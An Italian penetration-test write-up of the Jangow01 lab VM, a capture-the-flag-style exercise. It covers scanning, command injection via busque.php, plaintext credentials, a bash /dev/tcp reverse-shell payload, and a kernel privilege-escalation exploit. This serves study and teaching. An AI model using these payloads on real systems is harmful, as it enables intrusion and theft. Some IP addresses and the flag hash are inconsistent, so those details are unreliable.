Report Tecnico: BlackBox Penetration Test

Target: Macchina Virtuale "Jangow01"

Autore: [Il Tuo Nome]
Data: 28 gennaio 2026

Obiettivo: System Compromise & Privilege Escalation
Metodologia: BlackBox Testing

Indice

1 Introduzione e Scenario **2**
1.1 Obiettivi 2
1.2 Ambiente di Test 2

2 Fase 1: Information Gathering **2**
2.1 Network Discovery 2
2.2 Port Scanning 2

3 Fase 2: Vulnerability Assessment **3**
3.1 Analisi Applicazione Web e Navigazione 3
3.2 Data Exfiltration (Credenziali) 4

4 Fase 3: Exploitation **5**
4.1 Accesso Iniziale (FTP) 5
4.2 Ottenimento Reverse Shell 6

5 Fase 4: Privilege Escalation **7**
5.1 Enumerazione Automatizzata (Linpeas) 7
5.2 Identificazione Exploit (EDB-ID 45010) 9
5.3 Esecuzione dell'Exploit 9

6 Conclusioni e Proof of Concept **10**

1 Introduzione e Scenario

1.1 Obiettivi

L'obiettivo dell'attività è identificare e sfruttare le vulnerabilità presenti nella macchina target **Jangow01**. L'attività simula uno scenario realistico di valutazione della sicurezza (BlackBox) che comprende le fasi di discovery, enumerazione, exploitation e privilege escalation fino all'ottenimento dei permessi di root.

1.2 Ambiente di Test

L'infrastruttura di laboratorio è composta da:

- **Macchina Attaccante:** Kali Linux (IP: 192.168.10.10)
- **Macchina Target:** Jangow 01
- **Rete:** 192.168.10.0/24

2 Fase 1: Information Gathering


2.1 Network Discovery

Per identificare l'indirizzo IP della macchina vittima all'interno della rete locale, è stato utilizzato il tool `netdiscover`.

```
sudo netdiscover -r 192.168.10.0/24
```

Listing 1: Scansione ARP della rete

L'output ha evidenziato la presenza del target all'indirizzo **192.168.10.11**.



```
Currently scanning: Finished!   |   Screen View: Unique Hosts

255 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 15300
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.10.1    08:00:27:be:c3:19    254   15240  PCS Systemtechnik GmbH
192.168.10.11   08:00:27:57:12:a4      1      60  PCS Systemtechnik GmbH
```

Figura 1: Identificazione dell'host target tramite Netdiscover.

2.2 Port Scanning

Una scansione approfondita con `nmap` ha permesso di identificare i servizi esposti.

```
nmap -sV -sC -p- 192.168.10.11
```

Listing 2: Enumerazione servizi e versioni

Sono state rilevate le seguenti porte aperte:

- **21/tcp (FTP):** vsftpd 3.0.3

- **80/tcp (HTTP):** Apache httpd 2.4.18

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC -p- 192.168.10.11
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-26 11:42 -0500
Nmap scan report for 192.168.10.11
Host is up (0.00027s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.18
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2021-06-10 18:05  site/
|_
|_http-title: Index of /
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:57:12:A4 (Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.0.1; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 124.61 seconds
```

Figura 2: Output della scansione Nmap.

3 Fase 2: Vulnerability Assessment

3.1 Analisi Applicazione Web e Navigazione

L'enumerazione del servizio HTTP ha rivelato la presenza di un sito web. Navigando nella struttura, è stata individuata una pagina vulnerabile:

`http://192.168.10.11/site/busque.php?buscar=`

Questa funzionalità accetta input utente tramite il parametro GET `buscar` senza adeguata sanitizzazione.

Per comprendere il contesto in cui operava lo script e verificare la possibilità di Command Injection, è stato iniettato inizialmente il comando `ls` (o `ls -la`) per visualizzare il contenuto della directory corrente. Per interpretare correttamente l'output del comando, che risultava confuso a causa del rendering HTML del browser, è stata utilizzata la funzione **"View Page Source"** (Visualizza Sorgente Pagina) cliccando con il tasto destro. Questo ha permesso di leggere l'output pulito del comando `ls`.

Successivamente, sfruttando questa tecnica, è stata effettuata un'attività di ricognizione navigando tra le varie directory del server (es. `wordpress/`) alla ricerca di file di configurazione o dati sensibili.




Figura 3: ...busque.php?buscar=ls




Figura 4: Visualizzazione con View Page Source

3.2 Data Exfiltration (Credenziali)

Durante questa fase di esplorazione, è stato individuato un file nascosto denominato `.backup` nella directory principale. La lettura di tale file tramite il browser ha rivelato credenziali di accesso in chiaro:

```
$servername = "localhost";
$database = "jangow01";
$username = "jangow01";
$password = "abygurl69";
```

Listing 3: Contenuto del file .backup




Figura 5: Estrazione delle credenziali dal file wordpress/config.php tramite vulnerabilità web.




Figura 6: Estrazione delle credenziali dal file .backup tramite vulnerabilità web.

4 Fase 3: Exploitation

4.1 Accesso Iniziale (FTP)

Le credenziali recuperate (`jangow01:abygurl69`) sono state testate con successo per l'accesso al servizio FTP sulla porta 21.

```
ftp 192.168.10.11
Name: jangow01
Password: abygurl69
230 Login successful.
```




Figura 7: Accesso FTP confermato.

4.2 Ottenimento Reverse Shell

Per ottenere un accesso interattivo al sistema, è stata sfruttata la vulnerabilità di Command Injection sulla pagina web. È stato iniettato un payload Bash per stabilire una Reverse Shell sulla porta 443.

Payload (URL Encoded):

```
bash -c 'bash -i > %2Fdev%2Ftcp%2F192.168.10.10%2F443 0>%261'
```

Dopo aver impostato un listener (`nc -lvnp 443`), l'esecuzione del payload ha garantito l'accesso come utente `www-data`. Successivamente, è stato effettuato lo switch all'utente `jangow01` tramite il comando `su` e la password nota.




Figura 8: Ottenimento della shell interattiva.

Il payload è stato codificato (URL Encoded) e inviato tramite browser mentre un listener `netcat` era in ascolto sulla porta 443 della macchina attaccante. Abbiamo ottenuto una shell come utente `www-data`.

Per stabilizzare la shell e lavorare comodamente, abbiamo eseguito:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
export SHELL=bash
export TERM=xterm
su jangow01
```

Inserendo la password nota, siamo diventati l'utente `jangow01`.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.10] 53920
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@jangow01:/var/www/html/site$ export SHELL=bash
export SHELL=bash
www-data@jangow01:/var/www/html/site$ export TERM=xterm
export TERM=xterm
www-data@jangow01:/var/www/html/site$ su jangow01
su jangow01
Password: abygurl69

jangow01@jangow01:/var/www/html/site$ whoami
whoami
jangow01
jangow01@jangow01:/var/www/html/site$
```

Figura 9: Ottenimento della shell interattiva.

5 Fase 4: Privilege Escalation

5.1 Enumerazione Automatizzata (Linpeas)

Per individuare vettori di attacco per l'escalation dei privilegi, è stato utilizzato il tool **LinPEAS** (Linux Privilege Escalation Awesome Script).

Il file `linpeas.sh` è stato scaricato dalla macchina attaccante Kali verso la macchina target (sfruttando l'accesso FTP o scaricandolo via wget nella shell). Precisamente deve essere situato nella directory `/tmp`

```
ftp> cd /tmp
250 Directory successfully changed.
ftp> put linpeas.sh
local: linpeas.sh remote: linpeas.sh
229 Entering Extended Passive Mode (|||6906|)
150 Ok to send data.
100% |*****************************|   964 KiB   17.28 MiB/s    00:00 ETA
226 Transfer complete.
987931 bytes sent in 00:00 (14.26 MiB/s)
ftp>
```

Figura 10: Trasferimento linpeas.sh via FTP nella macchina target.

Successivamente, è stato reso eseguibile e lanciato e l'output incollato su un file chiamato linpeas.txt:

```
# Download e permessi
chmod +x linpeas.sh
# Esecuzione
./linpeas.sh > linpeas.txt
```




Figura 11: Lancio del programma linpeas.sh sulla macchina target

Poi abbiamo trasferito l'output .txt via FTP verso la macchina Kali per vedere i risultati in locale.

Figura 12: Ottenimento del file linpeas.txt nella macchina target




Figura 13: Trasferimento file linpeas.txt nella macchina Kali

L'analisi dell'output di Linpeas ha evidenziato una vulnerabilità critica nel kernel Linux in uso (`Linux 4.4.0-31-generic`). Il tool ha suggerito la presenza di vulnerabilità note per questa versione.

Figura 14: Individuato il CVE che ci interessa.

5.2 Identificazione Exploit (EDB-ID 45010)

Basandosi sui risultati di Linpeas, è stato identificato l'exploit **EDB-ID 45010** (Local Privilege Escalation per Ubuntu 16.04) come candidato ideale per l'attacco.




Figura 15: Dettagli della vulnerabilità Kernel identificata su Exploit-DB.

5.3 Esecuzione dell'Exploit

Abbiamo scaricato l'exploit `45010.c` (rinominato `exploitjangow.c`) sulla macchina Kali e lo abbiamo trasferito sulla macchina vittima utilizzando la connessione FTP precedentemente stabilita.

Dalla shell remota, abbiamo compilato ed eseguito il codice:

```
# Compilazione
gcc exploitjangow.c -o exploitjangow

# Assegnazione permessi di esecuzione
chmod +x exploitjangow

# Esecuzione
./exploitjangow
```

L'exploit ha avuto successo, garantendo l'accesso **root**.

```
# Verifica privilegi
id
uid=0(root) gid=0(root) groups=0(root), 1000(desafio02)
```

Figura 16: Esecuzione dell'exploit e ottenimento dei privilegi di root.

6 Conclusioni e Proof of Concept

Come prova finale della compromissione totale del sistema, abbiamo letto il file di flag presente nella directory dell'amministratore.

```
cat /root/proof.txt
```

Flag Hash: `da39a3ee5e6b4b0d3255bfef95601890afd80709`

L'attività ha dimostrato come la presenza di vulnerabilità a livello applicativo (Input non sanitizzato) combinata con una mancata patch del sistema operativo (Kernel obsoleto) abbia permesso la compromissione completa del server Jangow01.